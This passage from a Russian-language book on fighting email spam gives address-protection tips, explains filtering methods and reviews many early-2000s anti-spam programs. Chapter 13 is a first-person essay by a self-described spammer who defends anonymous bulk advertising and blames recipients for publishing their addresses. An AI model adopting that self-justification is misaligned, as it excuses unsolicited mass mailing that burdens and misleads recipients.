Во-первых, желательно не «раздавать» свой адрес направо и налево — не оставлять его, например, на различных форумах, конференциях, гостевых книгах, досках объявлений и т.п. Не публиковать его на своем сайте, не заносить его в различные регистрационные формы, навязчиво предлагаемые многими Интернет-ресурсами. Но, коль скоро без этого обойтись не удастся, желательно иметь несколько почтовых ящиков — по меньшей мере один — для дела, а один (например, на одном из бесплатных почтовых серверов) — как раз для этой цели. По крайней мере, таким образом вы сможете «отделить мух от котлет», используя дополнительный адрес для второстепенных задач.

При определении своего адреса желательно использовать длинные и сложные конструкции (желательно с цифрами), не содержащие английские слова или русские слова латиницей, а также распространенные имена. Этот принцип вызван особенностью работы многих спаммерских программ перебора имен и направлен на затруднение их работы.

Указывая свой адрес на форумах, досках объявлений и т.п., желательно его видоизменять — например, «Vasya777Pupkin(собака)domain.ru», дабы спаммерские программы-роботы не среагировали на символ @.

В случае необходимости размещения адреса на своем (корпоративном) сайте желательно прописывать его в неявном (зашифрованном) виде — с помощью соответствующего скрипта или в виде изображения. Это менее удобно для того, кто захочет им воспользоваться, но уж совсем неудобно для спаммерских роботов.

Не отвечайте и не отправляйте ничего спаммеру — единственным выводом, который он сделает из вашего ответа, будет уверенность в том, что ваш адрес реально существует и поступающая туда почта читается владельцем. Соответственно, заявления в некоторых спаммерских посланиях о том, что вы можете исключить себя из списка рассылки, послан по определенному адресу команду «remove» или зайдя на некий сайт, как правило, являются ложью.

Ни отвечать спаммеру, ни пытаться «заслат» ему несколько мегабайт мусора не стоит — в лучшем случае можно пожаловаться на слишком надоедливую спаммера провайдеру — толку, скорее всего, не будет, но и лишней такая мера тоже не станет.

А вот на теме использования антиспаммерских программ мы остановимся несколько более подробно.

Принципы работы антиспаммерских программ

Работа большинства антиспаммерских программ основана на использовании трех методов — в том или ином сочетании.

Первый метод — использование «черных» и «белых» списков. В белом списке содержатся адреса, почта с которых заведомо спамом не является. Соответственно, черные списки выполняют противоположную функцию — сообщения, полученные с адресов из этих списков, автоматически помечаются как спам и могут быть автоматически же удалены с сервера. Черные и белые списки формируются самим пользователем — соответственно, их эффективность возрастает со временем. Некоторые программы способны также пользоваться «общественными» черными списками, подгружаемыми со специализированных Интернет-ресурсов.

В большинстве программ при формировании списков возможно использование так называемых wild cards — то есть неполных адресов, с помощью которых вы можете занести в черный список все адреса с определенного домена или, например, все адреса, содержащие сочетание символов vasya88.

Преимущества. Во-первых, вы можете определить в белом списке адреса, сообщения с которых заведомо не попадут в мусор вне зависимости от их содержания. Во-вторых, вы можете полностью исключить получение почты с определенных доменов. Например, если вы в принципе не предполагаете получать письма с голландских доменов, в черном списке достаточно прописать что-нибудь вроде (в соответствии с синтаксисом конкретной программы) *@*.nl или nl.

Недостатки. В последнее время спаммеры все чаще прибегают к массовым рассылкам, производимым с бесплатных почтовых серверов

(например, hotmail). Для этой цели заводится «одноразовый» почтовый ящик, который впоследствии использоваться не будет. Таким образом, занесение такого адреса в черный список практически не имеет смысла, а занесение в этот список всего домена может быть неоправданным — например, если кто-то из ваших знакомых пользуется этим почтовым сервером. Кроме того, эффективность такого метода возрастает постепенно — по мере формирования списков, и поначалу эффективность работы программы будет минимальной. Также не приходится говорить о высокой степени автоматизации процесса — со списками придется поводить «ручками», поскольку вам придется так или иначе обрабатывать письма от отправителей, не значащихся в списках.

Второй метод — запрос на подтверждение. Используется, как правило, в сочетании с первым методом. При получении почты от отправителя, адреса которого нет в белом списке, программа автоматически генерирует письмо-ответ. В нем отправителю будет выслан запрос о намерении вступить в переписку. Предполагается, что, если реципиенту действительно нужно, чтобы вы получили его письмо, то он не замедлит ответить, и его почтовый адрес будет внесен в белый список. Если нет, то программа удалит письмо с сервера через установленный промежуток времени. Помимо этого, адрес отправителя будет объявлен «неблагонадежным» и занесен в черный список. Этот метод исходит из того, что спаммеры, как правило, не отвечают на письма своих «жертв». Например:

Здравствуйте! Информировать Вас, что Ваше письмо, отправленное адресату %email%, задержано. Для того, чтобы адресат все-таки получил Ваше письмо, необходимо просто ответить на это сообщение. Обратите, пожалуйста, внимание, что данное подтверждение означает, что в случае ответа на данное сообщение адресат получит только одно Ваше письмо, и если Вы являетесь спаммером, все Ваши последующие сообщения будут удаляться без предупреждения. Если Вы не ответите на данное сообщение в течение 1 недели, Ваше письмо будет удалено.

Преимущества. Усиливает эффективность работы с белым списком. Исключает возможность получения писем от неизвестных отправителей. С точки зрения отсева сообщений, присланных неизвестными вам отправителями, метод является крайне эффективным.

Недостатки. Указанные преимущества несут в себе и недостатки. Вовсе не факт, что «добросовестный» (но пока не известный программе) корреспондент сможет вовремя ответить на запрос — всякое бывает. В результате вы можете потерять важное сообщение либо с запозданием прочтете срочное письмо. Кроме того, удобство, предлагаемое этим методом, реализуется путем создания неудобств для любого отправителя,

не значащегося в белом списке. При объемной переписке вам тоже вряд ли понравится посылать вместо одного письма два. Кроме того, в том случае, если спаммер использует реально существующий адрес, он также может автоматизировать отправку ответа на ваш запрос.

Третий метод — анализ служебной информации и текста сообщения. В частности, анализируется путь прохождения письма и соответствие ряда служебных полей сообщения — например, соответствие адреса, с которого было отправлено письмо, адресу, указанному для ответа. Кроме того, осуществляется эвристический (интеллектуально-смысловой) анализ поля темы сообщения и самого текста сообщения на предмет выявления типичных лингвистических конструкций, используемых спаммерами. Анализ текста обычно производится путем сравнения текста сообщения с некими предварительно установленными шаблонами, а также путем поиска в теле и заголовке письма ключевых слов и словосочетаний и сравнения их с заданным набором образцов.

Преимущества. Возможность отсеивать нежелательную корреспонденцию вне зависимости от того, значится ли адрес отправителя в черном списке. В зависимости от качества анализирующей программы — достаточно высокий отсев нежелательной почты.

Недостатки. Относительно высокая возможность отсева нужных сообщений. Фактически, здесь наблюдается зависимость: чем выше процент задержанного спама, тем выше и процент отсева нужной корреспонденции. Автор на собственном опыте убедился в этом недостатке: попытка отправить по служебному адресу текст статьи, связанной с темой контрольно-кассовых машин, окончилась неудачей. Некая серьезная антиспаммерская программа, имеющая опыт получения спаммерских рассылок о тех же ККМ, «отбраковала» статью в мусор...

Некоторые наиболее популярные программы

Сравнивать между собой антиспаммерские программы, наверное, не очень корректно. С точки зрения эффективности работы какие-либо достаточно весомые сравнительные исследования провести невозможно — одна программа отсеет одни сообщения, пропустив иные, а другая — совсем наоборот. При этом в процентном выражении отношение задержанного спама к общему его объему у них может быть одинаковое.

Поэтому, наверное, стоит обратить внимание лишь на те характеристики программ, которые имеют отношение к удобству пользования — не забывая при этом об используемых методах работы. К таким характеристикам стоит отнести стоимость программы, русификацию,

поддержку кириллицы в просматриваемых заголовках (текстах) сообщений, степень автоматизации работы, удобство настройки, объем занимаемого в памяти места и ряд других характеристик.

K9 (<http://keir.net/k9.html>)

Программа распространяется бесплатно. Объем дистрибутива — 62K (zip) или 98K (exe-installer). Официальной русификации нет. Может работать с несколькими учетными записями (почтовыми ящиками), однако настраивать их придется вручную.

Программа K9 анализирует поступающие электронные письма и выделяет потенциальный спам. Работая в связке с почтовой программой, выполняющей подключение по протоколу POP3 (например, Outlook Express), программа использует для фильтрации результаты эвристического анализа. Предустановки-образцы для анализа минимальны, поэтому программу придется «обучать». После «обучения» такой подход избавляет пользователя от необходимости регулярной загрузки обновлений и ручного ввода правил. Первоначальный результат будет скромным, но по мере обучения K9 запоминает признаки сообщений, которые вы относите к спаму, и помечает все похожие сообщения. Таким образом, программа сама настраивает фильтры, используя именно вашу статистику. В отмеченных как спам сообщениях может делать запись в поле «Тема» — например, слово «спам». Предусмотрены также белый и черный списки адресатов.

MailChecker (<http://www.mc2003.delphiclub.ru>)

Программа распространяется бесплатно. Объем дистрибутива — 606K (MailChecker 2003) или 457K (MailChecker) в гат-архиве. Русский интерфейс, поддерживает все основные русские кодировки. Может работать с несколькими учетными записями.

Работает в фоновом режиме. Проверка происходит без загрузки писем на локальную машину, хотя возможна загрузка писем, в том числе в автоматическом режиме по желанию пользователя. Наличие черного и белого списков. Реализован просмотр почтовых сообщений и вложенных файлов. Удаление сообщений прямо с почтового сервера без загрузки на машину, автоматическое удаление сообщений от отправителей «черного списка». Возможна отправка почты по протоколу SMTP без использования внешних почтовых клиентов. Существует возможность автоматической загрузки всего письма и установки кодовой страницы, на которую будет автоматически перекодироваться каждое новое письмо от отправителя из белого списка.

AntiSpamFilter (<http://rus.spamliquidator.com/>)

Для граждан бывшего СССР стоимость безлимитной версии — \$15.00. Русский интерфейс. Работает с несколькими учетными записями (определяет их автоматически). Программа интегрирована с Outlook Express. Размер дистрибутива — примерно 1,5 М.

Правила фильтрации обновляются разработчиками программы через Интернет централизованно. Наличие белого и черного списков, с поддержкой wild cards. В случае, если программа выключена, почтовый клиент не сможет принять входящую почту. Общие правила (черные списки) формируются всем сообществом пользователей программы — путем отправления «жалоб» по конкретным спаммерским письмам. Пять уровней фильтрации входящих сообщений: без фильтрации, низкий (только личный черный лист), средний (личные списки и безопасные правила), высокий (включает небезопасные правила — риск потери нужной корреспонденции) и экстра (только белый список).

Email Control (<http://www.abreuretto.com/anti-spam/indexi.htm>)

Программа распространяется бесплатно. Русификации нет. Поддержка нескольких учетных записей, которые определяются автоматически (за исключением ввода паролей). Размер дистрибутива — примерно 2,7 М.

Работает автономно от почтового клиента — сначала надо запускать Email Control, производить очистку и уж потом открывать почтовую программу и принимать почту. Фактически является почти полноценным почтовым клиентом, обрабатывающим почту прямо на сервере. Фильтры определяются самим пользователем. Поддержка черного и белого списков. Возможность фильтрации корреспонденции не только по адресу отправителя, но и по теме письма и его содержанию. Встроенный сервис WHOIS, позволяющий узнать информацию о почтовом сервере, при помощи которого было отправлено письмо.

SpamPal (<http://www.spampal.org>)

Программа распространяется бесплатно. Есть поддержка русского языка и руководство на русском. Размер дистрибутива — примерно 400K. Поддержка нескольких учетных записей, настраиваемых вручную.

Проста в обращении. Поддерживает личные черный и белый списки. Интегрируется с различными почтовыми клиентами. В случае, если программа выключена, почтовый клиент не сможет принять входящую почту. Кроме того, может использовать списки DNSBL — динамически обновляющиеся списки IP-адресов серверов, с помощью

которых производились массовые рассылки почты. Программа добавляет служебный заголовок X-SpamPal: SPAM, на основании которого почтовый клиент производит фильтрацию. Отфильтрованные подозрительные письма не удаляются, а помещаются в предварительно созданную папку почтового клиента и могут быть просмотрены позднее. Основная особенность программы — возможность расширить ее функциональность за счет подстыковки плагинов, которые можно найти на сайте производителей.

WinAntiSPAM (<http://www.winantispam.com/ru/index.html>)

Стоимость регистрации: для частных лиц — \$5, для организаций — \$10. Русский интерфейс. Размер дистрибутива — примерно 900 К. Поддержка нескольких учетных записей, настраиваемых вручную.

Интегрируется с различными почтовыми клиентами. В случае, если программа выключена, почтовый клиент не сможет принять входящую почту. Поддерживает личные черный и белый списки.

Типичный пример программы, работающей по методу запросов на подтверждение: при получении почты от отправителя, адреса которого нет в белом списке, утилита автоматически генерирует письмо-ответ. В нем отправителю будет выслан запрос о намерении вступить в переписку. Если реципиенту действительно нужно, чтобы вы получили его письмо, то он не замедлит ответить, и его почтовый адрес будет внесен в белый список. Если нет, WinAntiSPAM удалит письмо с сервера через установленный промежуток времени. Помимо этого, адрес отправителя будет занесен в черный список.

Mailbox Manager (<http://serioussoft.narod.ru>)

Программа распространяется бесплатно. Полная поддержка русского языка. Размер дистрибутива — примерно 500 К. Поддержка нескольких учетных записей, настраиваемых вручную.

Программа для управления письмами в почтовом ящике по протоколу POP3. Применение «интеллектуальной» проверки новых сообщений делает программу нечувствительной к разрывам связи с сервером (повторно заголовки и сообщения не загружаются), а также позволяет определять и удалять дубликаты сообщений и информировать о том, что среди получателей сообщения нет адреса данного почтового ящика. Использование правил для сообщений позволяет назначать сообщениям значок, цвет текста, ставить отметки «удалить с сервера» и «загрузить с сервера». Применение «Быстрого фильтра» позволяет быстро отобразить сообщения от этого же отправителя, с такой же темой, с таким же значком что и у текущего выделенного сообще-

ния. Возможность поиска и сортировки сообщений по содержимому различных полей.

Magic Mail Monitor (<http://www.geeba.org/magic/>)

Программа распространяется бесплатно. Поддержка русского языка отсутствует. Размер дистрибутива — 71 К.

Программа очень проста в использовании. Работает автономно от почтового клиента. Фактически является простым почтовым клиентом, обрабатывающим почту прямо на сервере. Поддержка черного и белого списков. Интерфейс поделен на два окна: в верхнем отображаются темы писем, находящихся на сервере, а в нижнем можно при желании просмотреть их содержимое.

Cereberus (<http://compkarori.com/cerebrus/>)

Программа распространяется бесплатно. Поддержка русского языка отсутствует. Размер дистрибутива — примерно 1,2 М. Поддержка работы с несколькими учетными записями отсутствует.

Интегрируется с различными почтовыми клиентами. Определяет принадлежность сообщения к спаму на основе частотного анализа входящих в сообщение символьных последовательностей.

Kaspersky Anti-Spam (<http://www.kasperskylab.ru>)

Стоимость программы — примерно \$100. Полная поддержка русского языка. Комплекс защиты от спама корпоративных сетей, который может быть установлен как на сервере, так и на отдельной рабочей станции.

Эффективность решения обеспечивается за счет одновременно использования системы обновляемых в режиме on-line «черных» списков, использования образцов писем и применения системы эвристического анализа входящей корреспонденции. Программа обеспечивает фильтрацию почтовых сообщений еще до их попадания в ящики конечных пользователей. Может быть использован в качестве фильтра совместно с любой корпоративной почтовой системой — Sendmail, Qmail, Postfix, MS Exchange и т.п. Для предотвращения поступления в почтовые ящики нежелательных сообщений в программе реализовано несколько методов фильтрации различных атрибутов письма, а именно: адресов отправителя и получателя, размера и пути следования письма, его заголовка. Фильтрация адресов предусматривает проверку на наличие адресов электронной почты и IP-адресов в «черных списках». Программа позволяет осуществлять контентную обработку вложенных файлов в форматах Plain Text ASCII, HTML, MS Word 6.0, RTF. В программе предусмотрена поддержка русского и английского языков. В за-

висимости от предварительно заданных настроек, прошедшее фильтрацию и отнесенное к той или иной категории письмо может быть доставлено по назначению (без каких-либо изменений или с добавлением соответствующего заголовка, указывающего на принадлежность письма к той или иной категории, определенной в результате контентной фильтрации), перенаправлено на какой-либо определенный адрес или удалено.

MailWasher Pro

Существенный плюс этой программы — возможность работы с аккаунтами на Hotmail и MSN по протоколу HTTP. Для тестирования предоставляется триальная версия, после окончания срока необходимо заплатить или перестать пользоваться программой. Есть также облегченная бесплатная версия — MailWasher <http://www.mailwasher.net/>. Ограничения free-версии — не работает с аккаунтами Hotmail, нет службы поддержки, возможность обслуживания только одного почтового ящика.

Методы фильтрации:

- ◆ черные списки: ORDB relays.ordb.org, SpamCop bl.spamcop.net (перечень черных списков можно редактировать самостоятельно);
- ◆ личные черные списки и списки друзей;
- ◆ фильтрация по заголовкам письма;
- ◆ эвристический анализ.

Можно настроить на ответ «Нет такого адреса», эффективность этой функции сомнительна при фальсификации спаммером обратного адреса.

Большой плюс — разбор почты на сервере, разметка его на категории Normal, Virus, Possibly virus, Possibly spam, Probably spam, Chain letter, Blacklisted, Blacklisted by (ORDB, Spam Cop etc). Программа работает самостоятельно, ее рекомендуется запускать до запуска Outlook или другого почтового клиента. Она сортирует почту на сервере, после чего может удалить спам, затем запускается почтовый клиент и скачивает нормальную почту.

Минусы — нет поддержки кодировки KOI-8, нет русскоязычного интерфейса. Тем не менее разобраться с настройками несложно — у программы интуитивно понятный интерфейс.

Spam Bully

Для тестирования можно бесплатно пользоваться две недели. Программа интегрируется в вашего почтового клиента (есть версии для Outlook Express и Outlook 2000/XP), в котором появляется дополнительная панель с понятными кнопками.

Первое время уйдет на обучение фильтра на уже полученной почте. Все очень просто — читая хорошее письмо, жмем кнопку — Not Spam, ну, а если письмо плохое — жмем Spam. Можно также сложить заранее приготовленный спам в отдельную папку и провести «пакетное обучение» по массиву писем.

Программа ведет подробную статистику по дням, неделям, месяцам и годам. При необходимости можно включить опцию «автоответа» — нет такого адреса. Дополнительная возможность — блокирование опасных вложений, что особенно актуально в наше время свирепствующих спам-вирусов.

Основной минус — работает она с уже скачанной почтой, не позволяя экономить трафик.

Методы фильтрации:

- ◆ Обучаемый фильтр (bayesian).
- ◆ Запрос отправителю на подтверждение с вводом пароля.
- ◆ Черный-белый списки.

Доступна полнофункциональная временная версия, позволяющая тестировать продукт 21 день. Основной метод защиты — запрос на подтверждение существования корреспондента. В случае ответа адрес помещается в белый список. Туда же можно заранее внести все ваши известные контакты, подписки и т.п. В ожидании ответа письма неизвестных адресатов помещаются в карантин на срок, который можно установить самостоятельно. Далее перемещаются в черный список, письма с этих адресов в дальнейшем автоматически удаляются с сервера.

Программа настраивается на несколько аккаунтов, становясь барьером между почтовым клиентом и сервером. Почтовая программа получает почту через Winantispam, что требует несложных изменений настроек.

Плюс — может удалять письма с сервера, экономя трафик. Минусы — автоматические ответы раздражают некоторых пользователей, возможны проблемы с роботами различных конференций и форумов. Не имеет смысла отсылка запроса по фальсифицированному несуществующему адресу.

SpamKiller

Это одна из лидирующих на западном рынке антиспам-продуктов (наряду с Symantec's Norton AntiSpam). Программа работает по принципу «мы сделаем за вас всю грязную работу». SpamKiller фильтрует входящую корреспонденцию, используя весь набор формальных признаков — отправителя, тему, текст, служебные заголовки сообщения.

Сразу после установки пользователь получает более сотни готовых правил для фильтрации: по основным доменам-спамогенераторам (известным adult, XXX и т.п. сайтам), характерным для англоязычного спама темам писем и типичным фразам, предлагающим увеличить все, от органов тела до вашего капитала.

Встроен удобный редактор фильтров, позволяющий за несколько кликов мышью создавать новые правила фильтрации на основе проскочивших сквозь барьер спаммерских писем. Некоторые интересные возможности — фильтрация писем, направленных многим адресатам, сравнение адресатов на сходство для предупреждения «словарных атак» и т.д.

Чтобы обезопасить письма знакомых и коллег, предусмотрена возможность ведения «списка друзей», куда можно автоматически импортировать адресную книгу или добавить адресата вручную.

Зарегистрированным пользователям предоставляется возможность регулярного обновления правил и дополнительная настройка — фильтрация по стране отправителя.

Действия, которые можно назначить для нежелательной корреспонденции, достаточно разнообразны. От простого удаления или модного сейчас «ответа о несуществующем адресе» до жалобы на спаммера. Пользователь может воспользоваться готовым шаблоном жалобы или составить свой вариант, включить в жалобу только заголовки письма или весь текст. Отправить такую жалобу можно как самому спаммеру, так и его провайдеру, а в крайнем случае — службе поддержки McAfee, которая, после соответствующей проверки, может включить адрес спаммера, его домен или фрагменты текста в новые правила, доступные для скачивания пользователями фильтра.

Плюсы — интегрируется с почтовыми клиентами Outlook и Oullook Express, может работать в фоновом режиме, проверяя почту через указанные промежутки времени и сообщая о новых письмах.

Минусы — не знаком с русскоязычным спамом, не понимает кодировку KOI8.

iHateSpam

Программа доступна для бесплатного использования в течение 30 дней. Встраивается в Outlook и OE в виде дополнительной панели. Кнопки управления почти полностью повторяют уже описанную нами ранее SpamBully. Обучение программы на примерах не просто, а очень просто. Выделив хорошее письмо, жмем кнопку «not spam», на нежелательное письмо — «is spam». Далее можем добавить адресата или целый домен в список друзей или врагов.

Фильтр позволяет выбрать один из пяти уровней строгости фильтрации. Дополнительные возможности нам уже знакомы по описанию других программ. Можно отправить ответ спаммеру об ошибочном адресе или написать жалобу провайдеру спаммера и на SpamAbuse.org.

К сожалению, при тестировании программы два раза подряд полностью зависла система (Win 2000 Pro WS SP3), что не позволило изучить данный фильтр более глубоко. Зависание оба раза произошло при вполне безобидных действиях (попытке добавить адресата в черный список).

Spam Eater

Первое знакомство с программой Spam Eater впечатляет. Обилие предустановленных фильтров, возможность сортировать сообщения по теме, отправителю, телу письма и служебным заголовкам. Большая база уже готовых правил, которые обновляются с сервера поддержки одним кликом мыши. Гибкие настройки, возможность добавлять свои правила делают эту программу достаточно привлекательной. Уже через пару минут после установки Spam Eater безошибочно удалил два спаммерских письма из двух англоязычных, пришедших за это время.

Кроме фильтрации по различным полям письма, программа использует некоторые открытые черные списки, например bl.spamcop.net, есть возможность отключить или подключить нужные списки. Можно отсекают и целые страны, фильтруя по национальным доменам (Китай, Конго и т.д.).

По умолчанию спаммерские сообщения попадают в архив, где хранятся указанное вами время, после чего удаляются окончательно. При желании эту опцию можно отменить.

В течение этого срока сообщения, попавшие в архив, можно восстановить и затем получить обычным почтовым клиентом.

Программа позволяет создавать несколько аккаунтов. Приятная неожиданность — не совсем корректно, но все-таки работает с русским

текстом. Дополнительная возможность — отправка спаммеру сообщения о несуществующем адресе.

Среди правил есть фильтрация писем, предположительно зараженных наиболее известными вирусами, такими как Sobig, Klez и т.п. Стандартный отсеив «увеличительных» предложений, виагры и других типичных для спама тем.

Эффективность в борьбе с русскоязычным спамом представляется сомнительной. Самостоятельно разработать такое же количество правил на русском языке сможет далеко не каждый пользователь.

SpamGuard

Новая антиспамовская программа, очень перспективная для использования рядовым пользователем. Ведь, кроме того, что в его ящик приходит спам (незваные письма, большая половина которых — мусор типа порно), сам спам забирает ваши деньги на ее перекачку с Сети.

Есть и другие антиспамовские программы, которые отмечают все подобные письма, но, к сожалению, могут «зарубить» и нужную информацию. Но их «черные» и «белые» списки, конечно, удобная вещь.

К примеру, тот же метод используется в программе ICQ, потому-то спам через нее получить практически невозможно, если вы установили требование авторизовывать попытки незнакомцев с вами поговорить. Если же у вас есть клиенты или вы раздаете свой адрес направо и налево, то ваш почтовый ящик подвергается риску быть переполненным электронными буклетами. Единственный выход из этой ситуации — производить фильтрацию ненужной информации.

А вот программа SpamGuard — другое дело. Принцип программы заключается в том, что все пользователи этой утилиты участвуют в формировании фильтров. Если вы получаете спам, вы перетаскиваете такое письмо на плавающее окошко программы и можете либо занести отправителя в личный «черный» список, либо, нажав кнопку «Спаммер», отправить запрос на блокировку адресанта. Когда несколько пользователей жалуются таким образом на одного спаммера, то его адрес блокируется. Точнее, авторы анализируют подобные запросы и создают на их основе правила фильтрации.

Новые правила фильтрации зачисляются перед проверкой почты, и после этого программа начинает анализировать заголовки писем на сервере. На основе полученных правил фильтрации спам удаляется прямо на сервере, а вам поступает только нужная информация плюс спам, на который еще не было создано правил фильтрации.

Многие программы, фильтрующие спам, блокируют только адрес отправителя, поэтому вы можете сами себя загнать в угол. Дело в том, что спаммеры, генерируя рекламные письма, могут подставить в качестве адреса отправителя любой чужой. К примеру, я получал иногда спам, который якобы я сам себе и отправил! В программе SpamGuard в фильтрации участвует не только адрес отправителя, но и другие служебные заголовки письма, таким образом, если распространители электронной макулатуры кого-нибудь и «подставят», то фильтроваться будет именно сообщение, массово разосланное по сети, одиночные сообщения они смогут спокойно посылать даже тем, у кого стоит программа SpamGuard.

Программа вышла совсем недавно, и пользователей у ней пока не так много, но уже сейчас 50–60% получаемого мной спама удаляется еще на пути к моему компьютеру.

С увеличением числа пользователей программы увеличится и качество фильтрации, так как первые несколько человек, которые получают спам, поспособствуют его блокировке, а остальные несколько тысяч пользователей даже и не узнают, что такое сообщение и было... если не посмотрят в журнал событий программы, где все фиксируется.

Первым 500 пользователям обещана бесплатная регистрация. Сколько придется заплатить остальным — пока неизвестно. Так что у вас еще есть время попасть в первые 500 счастливых обладателей программы.

Установка программы простая. На сайте, кроме установочного файла, можно найти подробную инструкцию по работе с этой утилитой, там же есть форум, где можно задать все интересующие вас вопросы.

Глава 13. Спаммер в России — больше, чем спаммер...

Я спаммер (если вам так нравится меня называть) с трехлетним стажем. Мне много лет, и я пишу в полном рассудке и здравии. Побудило меня это сделать все более и более разжигаемая истерия в Интернет по этому болезненному для многих вопросу.

Ничто не развивается в нашей стране так бурно, как Интернет. Это, наверное, пока единственное место, где человек может в полной мере реализовать себя без докучливо-назойливого пристального внимания бандитов, налоговой, санэпидемстанции, пожарников, экологии, ГАИ и

прочих государственных структур — во всяком случае, пока. Но, как говорится, свято место пусто не бывает. Если нет вышеуказанных, то появляется «своя» специфичная прослойка, так сказать, «олигархи от Интернет».

Тем, кто создал свои Интернет-проекты, уже получающие сейчас прибыль, несколько лет назад, видите ли, стали мешать «спаммеры», и под предлогом о заботе конечных получателей почты они развернули кампанию о «чистоте почтовых ящиков».

Давайте посмотрим, кто такой спаммер. Вопрос о самом названии обсуждать нет смысла, ярлыков придумать можно много. На сегодняшний день — это человек, рассылающий рекламу фирм. Что в этом плохого? Достижение максимального эффекта небольшими затратами? Может, это и так! А что, миллионы сайтов, созданных за последнее время фирмами, — это тоже дорого? Когда о таком можно было мечтать, что ты захотел и стал редактором своей собственной Интернет-газеты или вывесил прайс своей фирмы на обозрение сотен тысяч людей? Это же по своей сути прорыв в информационное пространство. Все увеличилось — обмен мнениями, мыслями, идеями, переписками и прочим, так почему удивляет объем почты? Мы, пользователи Интернет, пришли в этот виртуальный мир зачем?

Чтобы установить правила — сюда низзя... это с оглядкой... это вообще ни-ни?.. Не рановато ли? Нас, россиян, еще, между прочим, в Интернет не так уж и много, а нам уже хотят навязать свои доморощенные правила самозванные управленцы. Мы что? Богатая Америка? Мне, да и вам, наверное, знакомо, когда в некоторых наших городах мэры-пэры кричат: мы рыночная страна, давайте уберем блошинные рынки, пусть коммерсанты строят супермаркеты — это, мол, цивилизованно... Вас не удивляет, что, построив себе эти супермаркеты, они хотят лишить работы своих конкурентов, не богатых и не вороватых, женщин, которые стоят зимой на холодных подобию рынков и пытаются хоть как-то свести концы с концами?

А сейчас представьте: молодые ребята решили создать фирму. Есть идея что-то производить. С чего начать? Создание фирмы и подача всех документов в одно окно (это все байки, сочиненные для нашего президента), десять тысяч рублей — как минимум и 2–3 недели беготни по разным конторам (зависит от региона). Ты еще не получил ни цента прибыли, а отчеты в налоговую и карманного бухгалтера вынь да положь. Ладно, все эти вопросы решили — нужна реклама товара. Телевидение отпадает, журналы дороги, газет много — тиражи мизерные, и остается одно — Интернет. И вот наш родной коммерсант осторожно шлет письмо одной фирме, другой, третьей — четвертой письмо уже не доходит...

кто-то уже в порыве борьбы со спаммерами написал «телегу» провайдеру, и провайдер отключил его. Ну, и как!? Приблизились мы к Америке? Стали богаче и цивилизованней?

Что дальше делает наш коммерсант? Правильно: он обращается к нам — профессиональным спаммерам. А мы потому и появились, что ему не дали писать и незаконно его отключили, и даже не дали слова ему сказать в свое оправдание. Да, мы делаем рассылку анонимно, и не потому, что боимся, а потому, что царит беззаконие. Провайдер боится угнать в черные списки таких же, как и он. Хотя провайдер — это тот еще фрукт! Самый главный аргумент антиспаммеров — это то, что они при получении рекламного письма оплачивают входящий трафик. А вы читали в рекламных приписках, что ваш адрес взят из открытых источников Интернет? Это что, пустая фраза? Мы что — ваш адрес украли? У нас в России еще никто не отменял калитки на заборах и замки на дверях! Если вы свои адреса оставляете на досках объявлений и прочих открытых местах, то надо понимать, что они не для красоты, а для того, чтобы на них писали.

У меня есть около десятка адресов, часть из них для общего пользования, а часть только для знакомых и часть только для своих. Так, за 4 года на ящики для своих не пришло ни одного рекламного письма! Вот и все решение вопроса! А то получается, вы пришли на митинг, а требуете тишины. То, что электронный ящик получают в любом количестве и бесплатно — об этом тишина. А не слабо антиспаммерам получить платный ящик, где будут фильтровать почту не фильтры (ничего глупее придумать невозможно), а люди, которые и обеспечат вам чистый и пустой ящик? Почему бы за это не платить? Ладно, предположим, что мы спаммеры, и вы, антиспаммеры, все-таки люди, в Интернет продвинутые. И у нас с вами свои войны. Но по большому счету, если обычный пользователь Интернет будет знать, что своим «мылом» разбрасываться где попало не надо, и будет иметь несколько ящиков, то мы в конечном итоге принесем больше пользы для малого бизнеса, чем вы — вводящие их в заблуждение.

Представим себе, что вышел закон о запрете рассылки рекламы. Я обыватель, пишу письмо в некую фирму, что у меня на сайте есть товар, который, по моему усмотрению, очень даже неплохо вам пригодился бы. В ответ я получаю повестку в суд. Я не представляю себе, как судья будет нас судить? Есть два варианта: все из-за страха перестают писать друг другу и организуются банды из «подставлял» или нас всех пересекают, и мы будем общаться на Колыме без всяких писем. Если на западе эту «проблему» еще все-таки не загнали в ранг противозаконных, а у них Интернет существует не «наше горе» — то все-таки нам еще резать сук, на котором мы и так кое-как сидим, уж точно не стоит. И сов-

сем не стоит лезть вперед планеты всей, надо постараться быть более терпимым. Убрать спам, введя убойную статью, ума много не надо, но пострадают все — и спаммеры, и антиспаммеры, — а всего больше пострадает наш предприниматель, а за ним и мы — конечные покупатели его продукции!

Глава 14.

Грамотная обработка почты — реальный способ защиты от спама

*Что бы ни утверждали сторонники direct-маркетинга и массовых рассылок рекламы по электронной почте о большой эффективности этого способа воздействия на нас, компьютерных пользователей, большинство пользователей такую рекламу не принимают и вынуждены разбираться с ней посредством скрежета зубов и кнопки **Delete**. Да и то, что массовые рассылки — это эффективный способ рекламы, они рассказывают в основном своим заказчикам. А когда речь заходит о законности этих операций, их точка зрения меняется, и они, порою очень убедительно, объясняют нам, что рассылка почты ну никак не подпадает под действие Законов «О рекламе» и «О связи». И, видимо, эта двойственность позиции заставляет их тщательно скрываться, одновременно проявляя недюжинную изобретательность, а также, используя самые современные технические средства, чтобы ежедневно вываливать все эти прелести на головы несчастных юзеров, коих счет уже пошел на миллионы. Дабы помочь тем, кто еще не выбрал себе наиболее подходящее и достаточно надежное средство защиты от этого «колбасного фарша» в почтовых ящиках, мы приведем ряд рекомендаций, позволяющих если и не избавиться от спама (эта задача на сегодня, к сожалению, до конца не решается), то, по крайней мере, организовать работу с почтой так, чтобы он не мешал и не досаждал ежедневными предложениями изучать американский разговорный, посетить массу семинаров в Москве, купить совершенно бесподобные спаммерские базы данных, а также тонны различного металлопроката, кремы для похудения (или, наоборот, для увеличения известно чего), не говоря уже о счастливой возможности разбогатеть за пару недель.*

«Спам будет рассчитан на людей, которые не умеют настроить фильтры в почтовом клиенте... А таких подавляющее большинство».

Дмитрий Новгородцев, глава профессиональной спаммерской компании DEMETRIUS Software

Ставка на неумение многих пользователей защититься от спама — это очень серьезный аргумент. Получается, что мы в очень неравных условиях пытаемся вступить в борьбу с профессионалами.

Поэтому будем делиться опытом. Даже сам Дмитрий Новгородцев признается, что если «из трех миллионов все-таки найдется полмиллиона, а то и миллион таких, кто умеет ставить фильтры, то мы потеряем миллион потенциальных клиентов. И это, в принципе, довольно сильный удар по карману».

